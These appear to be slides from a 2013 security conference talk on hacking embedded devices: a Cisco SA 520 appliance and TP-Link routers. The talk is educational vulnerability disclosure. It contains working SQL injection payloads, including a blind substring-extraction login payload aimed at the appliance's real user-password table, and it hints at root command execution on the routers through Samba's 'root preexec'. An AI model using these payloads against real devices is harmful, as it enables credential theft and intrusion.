Embedded Devices Hacking
Confidence 2013

Michał Sajdak, Securitum
sekurak.pl

About me

- Pentester / trainer
- Founder of sekurak.pl

Agenda

- Two examples of my research – devices hacking
  - SA500 – Cisco Security Appliance
    - Unauthenticated remote code exec
    - Current status: patched
  - TP-Link routers (other devices?)
    - Unauthenticated remote code exec
    - Research from this year. Current status: patched?
- I will present it live

Warning

- All info for educational use only!

First device


- Cisco SA 520

First device

- Cisco SA 520. Menu:
  - OS command Exec
  - SQLi – login screen
  - Authentication data in plaintext
  - Let’s see

First device

- LAB architecture



My laptop with Firefox

Local http proxy running on my laptop

Tested device

Here I can intercept / replay http requests

SQL injection - example

- http://site.pl/news.php?id=10
- SELECT * FROM news WHERE id = 10 AND active = 1
- http://site.pl/news.php?id=10%20OR%201=1%23
- SELECT * FROM news WHERE id = 10 OR 1=1# AND active = 1

SQL injection

- Let’s go back to SA 500 Appliance
  - OS Commanding
  - SQL injection – login page?

SQL injection

- SA 500 Appliance
  - $SQL = „SELECT * FROM users WHERE login = ‘$login’ AND password = ‘$password’
    - We control $login and $password
    - So let’s use $login/password = ‘ or ‘1’=‘1 which gives:
  - $SQL = „SELECT * FROM users WHERE login = ‘’ or ‘1’=‘1’ AND password = ‘’ or ‘1’=‘1’

SQL injection

- SA 500 Appliance
  - $SQL = „SELECT * FROM users WHERE login = ‘’ or ‘1’=‘1’ AND password = ‘’ or ‘1’=‘1’
  - It returns all users from the table
  - Let’s try this on SA520
  - We can employ here another technique – blind sql injection exploitation

SQL injection

- SA 500 Appliance
  - Goal: we want all logins and passwords in plaintext (without logging into the device)

SQL injection

- Next steps:
  - 1. We need to know DB type (SQL syntax issues)
  - 2. We need to know the table name (and its column names), where user data is stored
    - Both information can be obtained by whitebox analysis (ie. earlier OS exec vulnerability)
    - DB type is SQLLite
    - The table name is SSLVPNUsers
    - The columns are: Username and Password

SQL injection

- Full query which can be used to get all users and passwords from the db is:
  - SELECT Username, Password FROM SSLVPNUsers
- But we can't use it directly in our case
  - Login screen doesn't display anything except for error messages

SQL injection

- We have to get all the login/password letters one by one…
- How to do this?
  - We need some SQL practice ;-)

SQL injection

- SELECT Password FROM SSLVPNUser LIMIT 1 OFFSET 0
  - Returns password of the first user in the DB
- substr((SELECT Password FROM SSLVPNUser LIMIT 1 OFFSET 0),1,1)
  - Returns the 1st letter of the password of the first user in the DB

SQL injection

- Our login will be:
- ‘ OR substr((SELECT Password FROM SSLVPNUser LIMIT 1 OFFSET 0),1,1)=‘a’--
- Resulting in the following query:
- SELECT * FROM SSLVPNUser WHERE login = ‘‘ OR substr((SELECT Password FROM SSLVPNUser LIMIT 1 OFFSET 0),1,1)=‘a’--’ AND password = ‘$password’
    - Returns „invalid username” when =‘a’ part is not true
    - Returns all users (other error) where =‘a’ part is true

Second device

- TP-Link TL-WDR4300
- Firmware: 12.2012
- Others models also affected
  - (possibly all?)

- http://sekurak.pl/more-information-about-tp-link-backdoor/

Second device

- Menu:
  - path traversal
  - chroot bypass
  - configuration overwrite
  - backdoor?
    - Remote code execution as root
    - They say that there is a ‘standard’ WiFi calibration procedure in the factory
      - But they forgot to remove the dev calibration software :-P
  - Let’s see

Second device

- Samba hint
  - http://www.samba.org/samba/docs/man/manpages-3/smb.conf.5.html
  - **root preexec (S)**
  - This is the same as the *preexec* parameter except that the command is run as root. This is useful for mounting filesystems (such as CDROMs) when a connection is opened.

Thanks for attending

- Do you like the presentation?
  - FB like: sekurak.pl ;-)
  - Sekurak Hacking Party:
    - http://sekurak.pl/sekurak-hacking-party/
  - Vulnerabilities in HP network printers
    - Confirmed by HP – info to be announced soon (when the patch is available)
- Contact: michal.sajdak@securitum.pl